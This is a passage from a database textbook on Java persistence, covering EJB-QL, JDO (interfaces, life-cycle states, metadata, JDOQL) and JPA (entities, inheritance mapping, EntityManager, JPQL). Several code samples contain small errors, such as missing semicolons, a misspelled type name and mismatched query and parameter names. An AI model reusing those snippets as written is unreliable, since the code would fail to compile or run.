EJB-QL is an object-based approach for defining queries against the persistent store and is conceptually similar to SQL, with some minor differences in syntax. As with CMP and CMR fields, queries are defined in the deployment descriptor. The EJB container is responsible for translating EJB-QL queries into the query language of the persistent store, resulting in query methods that are more flexible.

Queries are defined in a query element in the descriptor file, consisting of a query-method, a result-type-mapping, and a definition of the query itself in an `ejb-ql` element. Figure 29.11(c) illustrates queries for two methods: a `findAll()` method, which returns a collection of `Staff` and a `findByStaffName(String name)` method, which finds a particular `Staff` object by name. Note that the `OBJECT` keyword must be used to return entity beans. Also, note in the `findByStaffName()` method the use of the `?1` in the `WHERE` clause, which refers to the first argument in the method (in this case, `name`, the member of `staff`'s name). Arguments to methods can be referenced in the query using the question mark followed by their ordinal position in the argument list.

A fuller description of Container-Managed Persistence is beyond the scope of this book and the interested reader is referred to the EJB specification (Sun, 2003) and to Wutka (2001).

29.7.5 Java Data Objects (JDO)

At the same time as EJB CMP was being specified, another persistence mechanism for Java was being produced called **Java Data Objects (JDO)**. As we noted in Section 28.2, the ODMG submitted the ODMG Java binding to the Java Community Process as the basis of JDO. The development of JDO had two major aims:

- To provide a standard interface between application objects and data sources, such as relational databases, XML databases, legacy databases, and file systems.
- To provide developers with a transparent Java-centric mechanism for working with persistent data to simplify application development. Though it was appreciated that lower-level abstractions for interacting with data sources are still useful, the aim of JDO was to reduce the need to explicitly code such things as SQL statements and transaction management into applications.

There are a number of interfaces and classes defined as part of the JDO specification, of which the main ones are the following (see Figure 29.12):

- The `PersistenceCapable` interface makes a Java class capable of being persisted by a persistence manager. Every class whose instances can be managed by a JDO `PersistenceManager` must implement this interface. As we discuss shortly, most JDO implementations provide an enhancer that transparently adds the code to implement this interface to each persistent class. The interface defines methods that allow an application to examine the runtime state of an instance (for example, to determine whether the instance is persistent) and to get its associated `PersistenceManager` if it has one.
- The `PersistenceManagerFactory` interface obtains `PersistenceManager` instances. `PersistenceManagerFactory` instances can be configured and serialized for later use.




Figure 29.12 Relationships between the primary interfaces in JDO.

They may be stored using JNDI and looked up and used later. The application acquires an instance of `PersistenceManager` by calling the `getPersistenceManager()` method of this interface.

- The `PersistenceManager` interface contains methods to manage the life cycle of `PersistenceCapable` instances and is also the factory for `Query` and `Transaction` instances. A `PersistenceManager` instance supports one transaction at a time and uses one connection to the underlying data source at a time. Some common methods for this interface are:
 - `makePersistent(Object pc)`, to make a transient instance persistent;
 - `makePersistentAll(Object[] pcs)`, to make a set of transient instances persistent;
 - `makePersistentAll(Collection pcs)`, to make a collection of transient instances persistent;
 - `deletePersistent(Object pc)`, `deletePersistentAll(Object[] pcs)`, and `deletePersistentAll(Collection pcs)`, to delete persistent objects;
 - `getObjectID(Object pc)`, to retrieve the object identifier that represents the JDO identity of the instance;
 - `getObjectByID(Object oid, boolean validate)`, to retrieve the persistent instance corresponding to the given JDO identity object. If the instance is already cached, the cached version will be returned. Otherwise, a new instance will be constructed, and may or may not be loaded with data from the data store (some implementations might return a “hollow” instance).
- The `Query` interface allows applications to obtain persistent instances from the data source. There may be many `Query` instances associated with a `PersistenceManager`

and multiple queries may be designated for simultaneous execution (although the JDO implementation may choose to execute them serially). This interface is implemented by each JDO vendor to translate expressions in the JDO Query Language (JDOQL) into the native query language of the data store.

- The **Extent** interface is a logical view of all the objects of a particular class that exist in the data source. Extents are obtained from a **PersistenceManager** and can be configured to also include subclasses. An extent has two possible uses: (a) to iterate over all instances of a class; (b) to execute a query in the data source over all instances of a particular class.
- The **Transaction** interface contains methods to mark the start and end of transactions (`void begin()`, `void commit()`, `void rollback()`).
- The **JDOHelper** class defines static methods that allow a JDO-aware application to examine the runtime state of an instance and to get its associated **PersistenceManager** if it has one. For example, an application can discover whether the instance is persistent, transactional, dirty, new, or deleted.

JDO class types

There are three types of classes in JDO:

- *Persistence-capable*: classes whose instances can be persisted to a data store. Note that these classes need to be enhanced according to a JDO metadata specification before they are used in a JDO environment.
- *Persistence-aware*: classes that manipulate persistence-capable classes. The **JDOHelper** class provides methods that allow interrogation of the persistent state of an instance of a persistence-capable class. Note that these classes are enhanced with minimal JDO metadata.
- *Normal*: classes that are not persistable and have no knowledge of persistence. They require no JDO metadata.

Life cycle of JDO instances

JDO manages the life cycle of an object from creation to deletion. During its life, a JDO instance transitions among various states until it is finally garbage-collected by the Java Virtual Machine (JVM). The transition between states is achieved using methods of the **PersistenceManager** class, including the **TransactionManager**—such as `makePersistent()`, `makeTransient()`, `deletePersistent()`—and committing or rolling back changes that such operations make. Table 29.5 shows the 10 states defined by the JDO specification. The first seven states are required, and the last three are optional. If an implementation does not support certain operations, then the three optional states are not reachable.

Creating persistent classes

To make classes persistent under JDO, the developer needs to do the following:

- (1) Ensure each class has a no-arg constructor. If the class has no constructors defined, the compiler automatically generates a no-arg constructor; otherwise the developer will need to specify one.

TABLE 29.5 The JDO life-cycle states.

STATE	DESCRIPTION
Transient	Any object created using a developer-written constructor that does not involve the persistence environment. No JDO identity is associated with a transient instance.
Persistent-new	Any object that has been requested by the application component to become persistent using the makePersistent() method of the PersistenceManager class. Such an object will have an assigned JDO identity.
Persistent-dirty	Any persistent object that was changed in the current transaction.
Hollow	Any persistent object that represents specific data in the data store but whose values are not in the instance.
Persistent-clean	Any persistent object that represents specific transactional data in the data store and whose values have not been changed in the current transaction.
Persistent-deleted	Any persistent object that represents specific data in the data store and that has been deleted in the current transaction.
Persistent-new-deleted	Any persistent object that has been made newly persistent and deleted in the same transaction.
Persistent-nontransactional	Any persistent object that represents data in the data store whose values are currently loaded but not transactionally consistent.
Transient-client	Any persistent object that represents a transient transactional instance whose values have not been changed in the current transaction.
Transient-dirty	Any persistent object that represents a transient transaction instance whose values have been changed in the current transaction.

- (2) Create a *JDO metadata file* to identify the persistent classes. The JDO metadata file is expressed as an XML document. The metadata is also used to specify persistence information not expressible in Java, to override default persistent behavior, and to enable vendor-specific features. Figure 29.13 provides an example of a JDO metadata file to make the Branch (consisting of a collection of PropertyForRent objects) and PropertyForRent classes persistent. The crucial part is the mapped-by attribute of the field on the one-side of the relationship, which tells the JDO implementation to look for a field called account in the PropertyForRent class. This will create two tables in the database, one for Branch and one for PropertyForRent (including a branchNo field to link to the Branch table).
- (3) *Enhance* the classes so that they can be used in a JDO runtime environment. The JDO specification describes a number of ways that classes can be enhanced, however, the most common way is using an enhancer program that reads a set of .class files and the JDO metadata file and creates new .class files that have been enhanced to run in a JDO environment. One of the enhancements made to a class is to implement the PersistenceCapable interface. Class enhancements should be binary compatible across all JDO implementations. Sun provides a reference implementation that contains a *reference enhancer*.

```

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE jdo PUBLIC "-//Sun Microsystems, Inc.//DTD Java Data Objects Metadata 2.0//EN"
"http://java.sun.com/dtd/jdo_2_0.dtd">
<jdo>
  <package name = "com.dreamhome.jdopersistence">
    <class name = "Branch" identity-type = "application" persistence-modifier = "persistence-capable"
      table = "BRANCH">
      <field name = "branchNo" primary-key = "true"/>
      <field name = "properties" persistence-modifier = "persistent" mapped-by = "branch">
        <collection element-type = "PropertyForRent">
        </field>
      </class>
    <class name = "PropertyForRent" identity-type = "application" persistence-modifier = "persistence-
      capable" table = "PROPERTYFORRENT">
      <field name = "propertyNo" primary-key = "true"/>
      <field name = "branch" persistence-modifier = "persistent">
        <column name = "branchNo"/>
      </field>
    </class>
  </package>
</jdo>

```

Figure 29.13 Example JDO metadata file identifying persistent classes.

Figure 29.14 illustrates how to use JDO to connect to a database (using `getPersistenceManagerFactory()`) and make an object persistent within the context of a transaction (using `makePersistent()`).

Reachability-based persistence

JDO supports reachability-based persistence as discussed in Section 27.3. Thus, any transient instance of a persistent class will become persistent at commit if it is reachable, directly or indirectly, by a persistent instance. Instances are reachable through either a reference or a collection of references. The set of all instances reachable from a given instance is an object graph called the instance's *complete closure* of related instances. The reachability algorithm is applied to all persistent

```

Properties props = new Properties();
props.setProperty("javax.jdo.option.ConnectionURL", "jdbc:oracle:thin:@oracle-prod:1521:ORA")
props.setProperty("javax.jdo.option.ConnectionUserName", "admin")
props.setProperty("javax.jdo.option.ConnectionPassword", "admin")
props.setProperty("javax.jdo.option.ConnectionDriverName", "oracle.jdbc.driver.OracleDriver")
PersistenceManagerFactor pmf = JDOHelper.getPersistenceManagerFactory(props);
PersistenceManager pm = pmf.getPersistenceManager();
Transaction tx = pm.currentTransaction();
PropertyForRent pfr = new PropertyForRent("PA14", "16 Holhead", "Aberdeen", "AB7 5SU", "House",
        6, 650, "CO46", "SA9", "B007");

tx.begin();
pm.makePersistent(pfr);
tx.commit();

```

Figure 29.14 Making an object persistent in JDO.

instances transitively through all their references to instances in memory, causing the complete closure to become persistent. This allows developers to construct complex object graphs in memory and make them persistent simply by creating a reference to the graph from a persistent instance. Removing all references to a persistent instance does not automatically delete the instance. Instead, instances have to be explicitly deleted.

JDO and Java annotations

A Java *annotation* is a special form of syntactic metadata that can be added to Java source code to provide data about classes, methods, variables, parameters, and packages; however, an annotation has no direct effect on the operation of the code it annotates. Unlike Javadoc tags, Java annotations are *reflective*, in that they are embedded in class files generated by the compiler and may be retained by the JVM to be made retrievable at run-time. They became available in the language itself beginning with version 1.5 of the JDK. Annotations have a number of uses such as:

- *Information for the compiler.* Annotations can be used by the compiler to detect errors or suppress warnings. The compiler reserves a set of special annotations (including `Deprecated`, `Override`, and `SuppressWarnings`) for syntactic purposes.
- *Runtime processing.* Some annotations are available to be examined at runtime. Annotations can be applied to a program's declarations of classes, fields, methods, and other program elements.
- *Compiler-time and deployment-time processing.* Software tools can process annotation information to generate code, XML files, and so forth.

The annotation appears first and may include *elements* with named or unnamed values, enclosed in parentheses. If an annotation has no elements, the parentheses may be omitted. With JDO 2.0, rather than storing the metadata about the database mapping in a separate file, the necessary persistence information is stored in the Java file along with the class itself. For example, we could rewrite the JDO metadata file in Figure 29.13 using Java annotations as shown in Figure 29.15.

```
@PersistenceCapable(identityType="application" table="BRANCH")
public class Branch
{
    @Persistent(primaryKey="key")
    String branchNo;

    @Persistent
    @Element(types=com.dreamhome.jdopersistence.PropertyForRent.class mappedBy="branch")
    Set properties = new HashSet();
}

@PersistenceCapable(identityType="application" table="PROPERTYFORRENT")
public class PropertyForRent
{
    @Persistent(primaryKey="key")
    String propertyNo;
    ...
}
```

Figure 29.15 Example of JDO annotations.

The JDO Query Language (JDOQL)

JDOQL is a data-source-neutral query language based on Java boolean expressions. The syntax of JDOQL is the same as standard Java syntax, with a few exceptions. A `Query` object is used to find persistent objects matching certain criteria. A `Query` is obtained through one of the `newQuery()` methods of a `PersistenceManager`. A basic JDOQL query has the following three components:

- a candidate class (usually a persistent class);
- a candidate collection containing persistent objects (usually an `Extent`);
- a filter, which is a boolean expression in a Java-like syntax.

The query result is a subcollection of the candidate collection containing only instances of the candidate class that satisfy the filter. The filtering might take place within the data source or it might be executed in memory. JDO does not mandate any one query mechanism, and for efficiency reasons most implementations probably use a mixture of data source and in-memory execution. In addition, queries can include other optional components: parameter declarations (following formal Java syntax) that act as placeholders in the filter string, variable declarations, imports, and ordering expressions.

A very simple example to find properties for rent with a monthly rent below £400 would be:

```
Query query = pm.newQuery(PropertyForRent.class, "this.rent < 400");  
Collection result = (Collection) query.execute();
```

In this case, the candidate class is `PropertyForRent` and the filter is `"this.rent < 400"`. When a candidate collection is not specified explicitly, as it is in this query, the entire extent of the candidate class is used, and the candidate collection contains all the instances of the candidate class. In such cases, if an extent is not managed for the candidate class, the query is not valid. The `execute()` method compiles and runs the query. If there is no `rent` field in the `PropertyForRent` class or if the field exists but its type cannot be compared with a float value, a `JDOUserException` is thrown. If the query compilation succeeds, the extent of `PropertyForRent` instances in the data source is iterated object by object, the filter is evaluated for every `PropertyForRent` instance, and only instances for which the evaluation of the filter expression is true are included in the result collection. The `this` keyword in the filter represents the iterated object. We could also have expressed this query as:

```
Class pfrClass = PropertyForRent.class;  
Extent pfrExtent = pm.getExtent(pfrClass.class, false);  
String filter = "rent < 400";  
Query query = pm.newQuery(pfrExtent, filter);  
Collection result = (Collection) query.execute();
```

As a second example, the code extract in Figure 29.16 generalizes the previous query into a static method and extends the query to show the use of a parameter declaration (`declareParameters`), result ordering (`setOrdering`), and the use of an iterator.

A fuller description of Java Data Objects is beyond the scope of this book and the interested reader is referred to the JDO specification (Java Community Process, 2003) and to Jordan and Russell (2003).

Figure 29.16

Example JDO
query.

```
Public static PropertyForRent getCheapestPropertyForRent(PersistenceManager pm, float maxRent)
{
    Class pfrClass = PropertyForRent.class;
    Extent pfrExtent = pm.getExtent(pfrClass.class, false);
    String filter = "rent < maxRent";
    Query query = pm.newQuery(pfrExtent, filter);
    String param = "float maxRent";
    query.declareParameters(param);
    query.setOrdering("rent ascending");
    Collection result = (Collection) query.execute(maxRent);
    Iterator iter = result.iterator();
    PropertyForRent pfr = null;
    if (iter.hasNext()) pfr = (PropertyForRent)iter.next(); query.close(result);
    return pfr;
}
```

Queries using annotations

Earlier we saw that the JDO metadata file can be replaced with the use of annotations in the class file. In the same way, we can also define queries in the class file using the annotations `Query`, which defines a single named query, and `Queries`, which defines a set of named queries. For example,

```
@Query(name="BranchB005", language="JDOQL",
        value="SELECT FROM com.dreamhome.jdopersistence.Branch
              WHERE branchNo == \"B005\"")

@Queries({
    @Query(name="BranchB005", language="JDOQL",
            value="SELECT FROM com.dreamhome.jdopersistence.Branch
                  WHERE branchNo == \"B005\"",
    @Query(name="BranchB003", language="JDOQL",
            value="SELECT FROM com.dreamhome.jdopersistence.Branch
                  WHERE branchNo == \"B003\"")
})
```

29.7.6 JPA (Java Persistence API)

JPA (Java Persistence API) defines an interface to persist normal Java objects, sometimes called Plain Old Java Objects (or POJOs), to a datastore. JPA is a *standard* approved in June 2006 as part of EJB 3.0, though it can be used outside of the JEE container. JPA defines the interface that an implementation must provide. The aim of having a *standard* interface is that users can, in principle, use different implementations of JPA without changing their code. The JPA originated as part of the work of the JSR 220 Expert Group to simplify EJB CMP entity beans. It soon became clear to the expert group, however, that a simplification of EJB CMP was not enough, and that what was needed was a POJO persistence framework in line with other O-R mapping (ORM) technologies available in the industry. Once an earlier draft of the EJB 3.0 specification including the Java Persistence API was released, the JSR-220 Expert Group received many requests from the community that this work be made available beyond just the scope of EJB. JPA is now the standard API for persistence and object-relational mapping for the JEE and JSE platforms, although earlier APIs of course will not go away.

Although JPA is tightly coupled to RDBMS datastores (although there are providers that support other datastores), JDO (Java Data Objects) provides relational persistence as well as persistence to other types of datastores.

JPA is a POJO persistence API for object-relational mapping. It contains a full object-relational mapping specification supporting the use of Java language metadata annotations and/or XML descriptors to define the mapping between Java objects and a relational database. It supports a rich, SQL-like query language (which is a significant extension upon EJB-QL) for both static and dynamic queries. It also supports the use of pluggable persistence providers. JPA simplifies the programming model for entity persistence and adds capabilities that were not in EJB 2.1. For example, JPA:

- requires fewer classes and interfaces;
- virtually eliminates lengthy deployment descriptors through annotations;
- addresses most typical specifications through annotation defaults;
- provides cleaner, easier, standardized object-relational mapping;
- adds support for inheritance, polymorphism, and polymorphic queries;
- adds support for named (static) and dynamic queries;
- provides a Java Persistence query language, an enhanced EJB-QL;
- can be used outside of the container.

The Java Persistence Query Language (JPQL) is used to make queries against entities stored in a relational database. Queries resemble SQL queries in syntax, but operate against entity objects rather than directly with database tables.

Entities

A persistence entity is a lightweight Java class that typically represents a table in a relational database. Entity instances correspond to individual rows in the table. Entities typically have relationships with other entities, and these relationships are expressed through object/relational metadata. Object/relational metadata can be specified directly in the entity class file by using annotations, or in a separate XML descriptor file distributed with the application. Like any POJO, an entity may be either an abstract or a concrete class, and it can extend another POJO. As illustrated in Figure 29.17, we use the `javax.persistence.Entity` annotation to mark an object to be an entity.

Every entity has a primary key; the `Id` annotation is used to mark a persistent field or property as the primary key. An entity maintains its state by using either fields or properties (via setter and getter methods), depending on where the O-R mapping annotations are specified. In Figure 29.17 we have used field-based access to indicate that the `branchNo` field is the primary key. Note, however, that the same access type, either field or property, must be used for all entities in an entity hierarchy. We could use property-based access for the `branchNo` field as follows:

```
@Id
public Long getBranchNo() {
    return branchNo;
}
public void setBranchNo(Long branchNo) {
    this.branchNo = branchNo;
}
```

Figure 29.17

Example of class definition using JPA.

```
package dreamhome;
import java.io.Serializable;
import java.util.Collection;
import javax.persistence.*;
@Entity
@NamedQuery(name="fmdAllBranches", query="select b from Branch b")
@Table(name="BRANCH")
public class Branch implements Serializable {
    @Id
    @Column(nullable=false)
    protected String branchNo;
    @Column(name="Street")
    protected String street;
    ....
    @OneToMany(mappedBy="branch")
    protected Collection<Staff> employees;
    public Branch() {}
    ...
    public Collection<Staff> getStaff() {
        return employees;
    }
    public void setStaff(Collection<Staff> employees) {
        this.employees=employees;
    }
    public Staff addStaff(Staff employee) {
        getStaff().add(employee);
        employee.setBranch(this);
        return employee;
    }
    public Staff removeStaff(Staff employee) {
        getStaff().remove(employee);
        employee.setBranch(null);
        return employee;
    }
}
```

Every field defined in an entity is, by default, persistent; to indicate the field/property is not to be saved, mark it with the `Transient` annotation or by using a transient modifier.

Relationships

Relationships can be expressed using the `OneToOne`, `OneToMany`, `ManyToOne`, or `ManyToMany` annotations. In our example, we have specified a bidirectional `OneToMany` relationship between the `Branch` and `Staff` entities. For a bidirectional relationship, the `mappedBy` element is used (as previously) in the inverse side of the relationship by pointing to the name of the field or property that owns the relationship.

Standardizing the Object-Relational (O-R) mapping

We can either use Java metadata annotations or XML to specify the O-R mapping for entities. The EJB3.0 JPA defines several annotations such as `Table`, `SecondaryTable`, `Column`, `JoinColumn`, and `PrimaryKeyJoinColumn` for O-R mappings. In our example, we have used the `Table` annotation to define the name of the table to which the entity is mapped. By default, if a table mapping is not specified, in EJB3.0 JPA the persistence provider will assume that the entity is mapped to a table with the same name as the entity class. The `Column` annotation has been used to map a persistent field or

```

@Entity
@Table(name="STAFF")
@Inheritance(strategy=InheritanceType.SINGLE_TABLE)
@DiscriminatorColumn(name="STAFF TYPE",
    discriminatorType=DiscriminatorType.STRING, length=1)
public abstract class Staff implements Serializable {
    ...
}
@Entity
@DiscriminatorValue(value="M")
public class Manager extends Staff {
    @Column(name="SAL")
    protected Double salary;
    @Column(name="COMM")
    protected Double commission;
    ...
}

```

Figure 29.18

Example of how to handle inheritance in JPA using the `SINGLE_TABLE` strategy.

property to a database column (again, the default will be to use the same name as the field or property name).

Entity inheritance

EJB3.0 JPA supports several methods of entity inheritance. We consider the three strategies within the context of two subclasses `Manager` and `Secretary` that extend `Staff`:

- A single table per class hierarchy (`SINGLE_TABLE`) is the default. In this case, the three classes `Staff`, `Manager`, and `Secretary` are mapped to a single table named `STAFF`. A dedicated discriminator column on this table identifies the specific entity type associated with each row, and each entity in the hierarchy is given a unique value to store in this column. By default, the discriminator value for an entity is its entity name, although an entity may override this value using the `DiscriminatorValue` annotation. We illustrate this mapping strategy in Figure 29.18. This approach is the best in terms of performance, as only a single table is involved. On the other hand, concrete class attributes cannot be mapped into not null columns (as all the subclasses are stored in the same main table).
- A table per concrete entity class (`TABLE_PER_CLASS`). All properties of the concrete class, including inherited properties, are mapped to columns of one table. The only table structure requirement is that all tables must share a common primary key structure, meaning that the name(s) and type(s) of the primary key column(s) must match across all tables in the hierarchy. In this case, we would create two tables, such as `MANAGER` and `SECRETARY`, with attributes from the abstract class `Staff` copied into these two tables. If this option provides poor support for polymorphic relationships, it is still optional in the JPA 1.0 specification.
- A table per class (`JOINED`). In this case, the root of the class hierarchy (`Staff`) maps to a root table that defines the primary key structure to be used by all tables in the entity hierarchy, as well as the discriminator column and optionally a version column. Each of the other tables in the hierarchy defines a primary key that matches the root table's primary key, and optionally adds a foreign key constraint from their ID column(s) to the root table's ID column(s). The nonroot tables do not hold a discriminator type or version columns. Because each entity instance in the hierarchy is represented by a virtual row that spans its own table as well as the tables for all of its superentities, it eventually joins with a row in the root table that captures this discriminator type and version information. Querying all the fields of any type requires a join across all the tables in the supertype hierarchy.

The JPA runtime

Once the object model has been mapped, the next step in persistence development is to write the code to access and process the objects from the application. JPA provides a runtime API defined by the `javax.persistence` package. The main runtime class is the `EntityManager` class, which provides an API for creating queries; accessing transactions; and finding, persisting, merging, and deleting objects. The JPA API can be used in any Java environment, including JSE and JEE. An `EntityManager` can be created through an `EntityManagerFactory`, *injected* into an instance variable in an EJB SessionBean, or looked up in JNDI in a JEE server. JPA is used differently in JSE and JEE.

JSE In JSE an `EntityManager` is accessed from the JPA Persistence class through the `createEntityManagerFactory` API. All JSE JPA applications must define a persistence.xml file, which defines the persistence unit, including the name, classes, ORM files, datasource, and vendor-specific properties. It is the *persistent unit name* that is passed to the `createEntityManagerFactory`. Strangely, JPA does not provide a standard way of specifying how to connect to the database in JSE, so each JPA provider must provide their own persistence properties for setting the JDBC driver manager class, URL, user name, and password. On the other hand, JPA has a standard way of setting the `DataSource` JNDI name, but this is mainly used in JEE. Figure 29.19 provides an example persistence.xml file. We can access an `EntityManager` from an `EntityManagerFactory` as follows:

```
import javax.persistence.EntityManagerFactory;
import javax.persistence.Persistence;

EntityManagerFactory factory = Persistence.createEntityManagerFactory(
    "dreamhome");
EntityManager entityManager = factory.createEntityManager();
// work with the entity manager
...
entityManager.close();
...
factory.close();      //close at application end
```

Figure 29.19

Example JPA
persistence.xml
file.

```
<?xml version="1.0" encoding="UTF-8"?>
<persistence xmlns="http://java.sun.com/xml/ns/persistence"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/persistence persistence_1_0.xsd"
    version="1.0">
  <persistence-unit name="dreamhome" transaction-type="RESOURCE_LOCAL">
    <provider>com.dreamhome.jpa.PersistenceProvider</provider>
    <exclude-unlisted-classes>false</exclude-unlisted-classes>
    <properties>
      <property name="dreamhome.driver" value="com.dreamhome.db.Driver"/>
      <property name="dreamhome.url" value="jdbc:dreamhomedb://localhost/dreamhome"/>
      <property name="dreamhome.user" value="dreamhomeuser"/>
      <property name="dreamhome.password" value="pterodactyl"/>
    </properties>
  </persistence-unit>
</persistence>
```

```

<?xml version="1.0" encoding="UTF-8"?>
<ejb-jar xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/ejb-jar_3_0.xsd"
  version="3.0">
  <enterprise-beans>
    <session>
      <ejb-name>StaffService</ejb-name>
      <business-remote>org.dreamhome.StaffService</business-remote>
      <ejb-class>org.dreamhome.StaffServiceBean</ejb-class>
      <session-type>Stateless</session-type>
      <persistence-context-ref>
        <persistence-context-ref-name>persistence/dreamhome/entity-manager</persistence-context-ref-name>
        <persistence-unit-name>dreamhome</persistence-unit-name>
      </persistence-context-ref>
      <persistence-unit-ref>
        <persistence-unit-ref-name>persistence/dreamhome/factory</persistence-unit-ref-name>
        <persistence-unit-name>dreamhome</persistence-unit-name>
      </persistence-unit-ref>
    </session>
  </enterprise-beans>
</ejb-jar>

```

Figure 29.20

Example JPA
ejb-jar.xml file
with persistence
context.

When `Persistence.createEntityManagerFactory()` is called, the persistence implementation will try to find an entity manager that matches the name specified in the parameter (“dreamhome” in our example) with what is specified in the persistence.xml file. If one is not found, a `PersistenceException` is raised.

JEE In JEE the `EntityManager` or `EntityManagerFactory` can either be looked up in JNDI, or *injected* into a `SessionBean`. To look up the `EntityManager` in JNDI, it must be published in JNDI such as through a `<persistence-context-ref>` in a `SessionBean`’s ejb-jar.xml file, as illustrated in Figure 29.20. To inject an `EntityManager` or `EntityManagerFactory`, the annotation `PersistenceContext` or `PersistenceUnit` is used. In JEE an `EntityManager` can either be *managed* (container-managed) or *nonmanaged* (application-managed). A managed `EntityManager` has a different life-cycle than an `EntityManager` managed by the application. A managed `EntityManager` should never be closed, and integrates with JTA (Java Transaction API) transactions, so local transactions cannot be used. Across each JTA transaction boundary, all of the entities read or persisted through a managed `EntityManager` become detached. Outside of a JTA transaction a managed `EntityManager`’s behavior is sometimes odd, so it typically should be used inside a JTA transaction.

A nonmanaged `EntityManager` is one that is created by the application through a `EntityManagerFactory` or directly from `Persistence`. A nonmanaged `EntityManager` must be closed, and typically does not integrate with JTA, but this is possible through the `joinTransaction` API. The entities in a nonmanaged `EntityManager` do not become detached after a transaction completes, and can continue to be used in subsequent transactions.

We illustrate how to look up an `EntityManager` in JNDI from a `SessionBean` in Figure 29.21(a), how to look up an `EntityManagerFactory` in JNDI from a `SessionBean` in Figure 29.21(b), and how to inject an `EntityManager` and `EntityManagerFactory` in a `SessionBean` in Figure 29.21(c).




Figure 29.21 (a) Looking up an EntityManager in JNDI from a SessionBean; (b) looking up an EntityManagerFactory in JNDI from a SessionBean; (c) injecting an EntityManager and EntityManagerFactory in a SessionBean.

An entity manager operation that involves any database changes must be done in a transactional context. Table 29.6 lists some of the key methods of the EntityManager interface that are used to perform entity operations. For example, to persist an instance of Branch, we could use the following code:

```
@PersistenceContext(unitName="dreamhome")
private EntityManager em;
...
Staff s = new Staff();
s.setName("John");
s.salary(new Double(30000.0));
em.persist(s);
```

TABLE 29.6 Key methods of the EntityManager interface.

METHOD	PURPOSE
public void persist(Object entity);	Persist an entity instance.
public <T> T merge(T entity);	Merge a detached entity instance.
public void remove(Object entity);	Remove an entity instance.
public <T> T find(Class<T> entityClass, Object primaryKey);	Retrieve entity instance by its primary key.
public void flush();	Synchronize entity state with database.

If an entity is persisted, any state changes to associated entities will be persisted as well if `CascadeType` for the relationship is set to `PERSIST` or `ALL`. Unless an extended persistent context is used, the entities will become detached after the end of the transaction.

The JPA Query API

When using EJB3.0 JPA, queries are expressed using Java Persistence Query Language (JPQL), which is an extension of EJB-QL. EJB3.0 JPA, however, addresses many of the limitations of EJB-QL and adds many new features (such as bulk update and delete, JOIN operations, GROUP BY, HAVING, projection, sub-queries, and the use of JPQL in dynamic queries using the EJB 3.0 `EntityManager` API), making it a powerful query language. In addition, to benefit from database-specific query extensions, native SQL can be used to query entities.

Dynamic versus named (predefined) queries A dynamic query is a query that is composed, configured, and executed at run-time. To create a dynamic query, we use the `createQuery` method of the entity manager interface. For example:

```
Query query = em.createQuery("select s from Staff s where s.salary > ?1");
query.setParameter(1,10000);
return query.getResultList();
```

A named query is stored with the entity using metadata and can then be reused by name from applications. To use the previous query as a named query, we use the `NamedQuery` annotation in the entity; for example:

```
@Entity
@NamedQuery(name="findAllStaff",
    query="select s from Staff s where s.salary > ?1")
public abstract class Staff implements Serializable {
}
```

To execute a named query, we first create a `Query` instance using the `createNamedQuery` method on the `EntityManager` interface, like this:

```
query = em.createNamedQuery("findAllstaff");
query.setParameter(1,10000);
return query.getResultList();
```

Named parameters We can use a named parameter in an EJB-QL query instead of a positional parameter. For example, we can rewrite the previous query as follows:

```
"select s from Staff s where s.salary > :sal"
```

To use a named parameter in a query, we must set the parameter:

```
query = em.createNamedQuery("findAllStaff");
query.setParameter("salary",10000);
return query.getResultList();
```

A more in-depth discussion of JPA is beyond the scope of this book, and the interested reader is referred to the Further Reading for this chapter.

29.7.7 Java Servlets

